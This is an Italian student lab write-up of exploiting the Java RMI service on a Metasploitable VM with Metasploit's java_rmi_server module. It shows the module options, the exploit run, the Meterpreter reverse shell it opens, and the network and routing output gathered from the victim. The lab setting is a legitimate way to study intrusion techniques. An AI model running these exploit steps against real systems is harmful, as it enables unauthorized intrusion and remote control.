

EPISODE

S7 - L5

Svolto da:

Donato Tralli

Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta [1099 - Java RMI](#). Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
[192.168.11.111](#)
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP:
[192.168.11.112](#)

Una volta ottenuta una sessione remota [Meterpreter](#), lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1. configurazione di rete
2. informazioni sulla tabella di routing della macchina vittima.

Configurazione delle macchine

Come da traccia, per questo progetto andremo a configurare l'indirizzo IP di Kali a 192.168.11.111 e l'indirizzo di Metasploitable a 192.168.11.112.

Per farlo andiamo a modificare il file “[Interfaces](#)” dentro la directory network con il comando “`sudo nano /etc/network/interfaces`”.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

- Kali.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

- Metasploitable.

Avvio di msfconsole

Msfconsole è l'interfaccia a riga di comando più popolare per interagire con il [Metasploit Framework](#) (MSF). Questo strumento è centrale per utilizzare MSF in modo completo, fornendo un'interfaccia interattiva che permette agli utenti di eseguire [exploit](#), gestire [payload](#), e condurre altre attività di [penetration testing](#).

Con il comando “[msfconsole](#)” avviamo il tool che sarà essenziale per l’exploit.



```
(kali㉿kali)-[~/Desktop]$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

[3Kom SuperHack II Logon]

User Name: [ security ]
Password: [ ]
[ OK ]
https://metasploit.com

=[ metasploit v6.3.55-dev
+ -- =[ 2397 exploits - 1235 auxiliary - 422 post
+ -- =[ 1391 payloads - 46 encoders - 11 nops
+ -- =[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
```

Vulnerabilità Java_RMI

Java RMI (Remote Method Invocation) consente l'invocazione di metodi su oggetti remoti, ma presenta diverse vulnerabilità che possono essere sfruttate:

1. [Configurazioni insicure](#): Le impostazioni predefinite possono permettere il caricamento di classi da URL remoti, facilitando l'esecuzione di codice arbitrario.
2. [Deserializzazione insicura](#): Oggetti maligni possono essere inviati al server e deserializzati, eseguendo codice dannoso.
3. [Attacchi SSRF \(Server-Side Request Forgery\)](#): Manipolando le richieste del server verso altri server interni, possono essere esposti dati sensibili o eseguiti ulteriori attacchi.

Eseguiamo il comando “[use java_RMI](#)” per cercare gli exploit migliore da poter utilizzare.

#	Exploit Type	Description	Date	Severity
0	exploit/multi/http/atlassian_crowd_pdkininstall_plugin_upload_rce	Atlassian Crowd pdkininstall Unauthenticated Plugin Upload RCE	2019-05-22	excellen
1	exploit/multi/misc/java_jmx_server	Java JMX Server Insecure Configuration Java Code Execution	2013-05-22	excellen
2	auxiliary/scanner/misc/java_jmx_server	Java JMX Server Insecure Endpoint Code Execution Scanner	2013-05-22	normal
3	auxiliary/gather/java_rmi_registry	Java RMI Registry Interfaces Enumeration		normal
4	exploit/multi/misc/java_rmi_server	Java RMI Server Insecure Default Configuration Java Code Execution	2011-10-15	excellen
5	auxiliary/scanner/misc/java_rmi_server	Java RMI Server Insecure Endpoint Code Execution Scanner	2011-10-15	normal
6	exploit/multi/browser/java_rmi_connection_impl	Java RMIConnectionImpl Deserialization Privilege Escalation	2010-03-31	excellen
7	exploit/multi/browser/java_signed_applet	Java Signed Applet Social Engineering Code Execution	1997-02-19	excellen
8	exploit/multi/http/jenkins_metaprogramming	Jenkins ACL Bypass and Metaprogramming RCE	2019-01-08	excellen
9	exploit/linux/misc/jenkins_java_deserialize	Jenkins CLI RMI Java Deserialization Vulnerability	2015-11-18	excellen
10	exploit/linux/http/kibana_timelion_prototype_pollution_rce	Kibana Timelion Prototype Pollution RCE	2019-10-30	manual
11	exploit/multi/browser/firefox_xpi_bootstrapped_addon	Firefox XPI Bootstrapped Addon	2007-06-27	excellen

Configurazione iniziale

Una volta scelto, facciamo “show options” e vediamo le configurazioni iniziali e i settaggi.

A questo punto dobbiamo settare l’**RHOSTS**, **LHOST** e l’**HTTPDELAY**.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
HTTPDELAY      10           yes       Time that the HTTP Server will wait for the payload re
                                quest
RHOSTS
RPORT        1099          yes       The target port (TCP)
SRVHOST      0.0.0.0        yes       The local host or network interface to listen on. This
                                must be an address on the local machine or 0.0.0.0 to
                                listen on all addresses.
SRVPORT       8080          yes       The local port to listen on.
SSL           false          no        Negotiate SSL for incoming connections
SSLCert
URIPATH

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
LHOST      192.168.11.111   yes       The listen address (an interface may be specified)
LPORT        4444          yes       The listen port
```

Settaggio RHOSTS

Settiamo l’**RHOSTS** con l’indirizzo IP target, ovvero quello della Metasploitable: **192.168.11.112**. Il comando da utilizzare è “**set RHOSTS 192.168.11.112**”

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

Settaggio LHOSTS

Con il comando “**set LHOST 192.168.11.111**” configuriamo LHOST con l’indirizzo IP della macchina Kali.

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
```

Settaggio di HTTPDELAY

Per ultima cosa si configura l'`httpdelay` che indica la quantità di tempo che il server deve attendere la richiesta del payload. A volte un valore troppo basso potrebbe causare la chiusura della connessione prima che il payload abbia svolto il suo compito.
Utilizziamo il comando “`set HTTPDELAY 20`”.

```
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
```

Verifica dei payload

Per ottenere una shell di meterpreter sulla macchina vittima manteniamo il payload caricato di default, il quale è preconfigurato e non necessita di ulteriori modifiche.

Configurazione Finale

Una volta configurato tutto andiamo a rifare lo “`show options`” per controllare se tutto è andato per il verso giusto.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY    20           yes        Time that the HTTP Server will wait for the payload re
quest
RHOSTS      192.168.11.112  yes        The target host(s), see https://docs.metasploit.com/do
cs/using-metasploit/basics/using-metasploit.html
RPORT       1099          yes        The target port (TCP)
SRVHOST     0.0.0.0        yes        The local host or network interface to listen on. This
must be an address on the local machine or 0.0.0.0 to
listen on all addresses.
SRVPORT     8080          yes        The local port to listen on.
SSL          false          no         Negotiate SSL for incoming connections
SSLCert      Path to a custom SSL certificate (default is randomly
generated)
URI PATH    URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST      192.168.11.111  yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port
```

Avvio dell'exploit

Un exploit è un pezzo di software o un insieme di istruzioni che sfrutta una specifica debolezza o vulnerabilità in un sistema o programma al fine di ottenere un vantaggio non autorizzato. Gli exploit vengono utilizzati per:

Sfruttare falle di sicurezza: Permettono di eseguire azioni che normalmente non sarebbero consentite, come ottenere l'accesso a un sistema informatico, bypassare controlli di sicurezza o eseguire codice dannoso.

Testare la sicurezza di un sistema: In ambito legittimo, gli exploit sono impiegati dai professionisti della sicurezza informatica per verificare la robustezza di un sistema contro le vulnerabilità.

Attività dannose: Purtroppo, sono spesso utilizzati in attacchi informatici per compromettere sistemi, rubare informazioni o causare danni

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/QnoJIRvVekh
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38647) at 2024-05-22 04:52:45 -0400
```

Sfruttamento vulnerabilità

A seguito del lancio dell'exploit otteniamo una sessione di [Meterpreter](#). Meterpreter è un potentissimo [payload](#) che permette ad un intruso movimenti laterali per entrare sempre più in profondità in un sistema vittima e nella sua rete.

Per verificare che ci troviamo effettivamente sulla macchina vittime e per terminare l'esercizio raccogliamo le seguenti evidenze:

- La configurazione di rete

```
meterpreter > ifconfig
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe49:eee4
IPv6 Netmask : ::
```

Sfruttamento vulnerabilità

- Informazioni sulla tabella Routing

```
meterpreter > route
IPv4 network routes
=====
Subnet      Netmask      Gateway    Metric  Interface
_____|_____|_____|_____|_____|_____
127.0.0.1   255.0.0.0   0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway    Metric  Interface
_____|_____|_____|_____|_____
::1          ::          ::         0        ::
```

Conclusioni

La vulnerabilità di [Java RMI](#) (Remote Method Invocation) si riferisce a problemi di sicurezza associati all'utilizzo del protocollo RMI di Java. Java RMI consente a oggetti Java di essere invocati e gestiti su un sistema remoto, permettendo quindi la comunicazione tra applicazioni distribuite. Tuttavia, alcune implementazioni e configurazioni di Java RMI possono presentare vulnerabilità sfruttabili dagli attaccanti.

È importante notare che la sicurezza di Java RMI dipende dalla corretta configurazione e dall'implementazione del protocollo. Gli sviluppatori e gli amministratori di sistema devono prestare attenzione alle configurazioni di sicurezza e applicare le patch o le correzioni fornite dagli sviluppatori di software per mitigare potenziali rischi legati a queste vulnerabilità. L'utilizzo di versioni aggiornate di Java e l'implementazione di pratiche di sicurezza consigliate sono fondamentali per mantenere un ambiente Java sicuro.



GRAZIE

Episode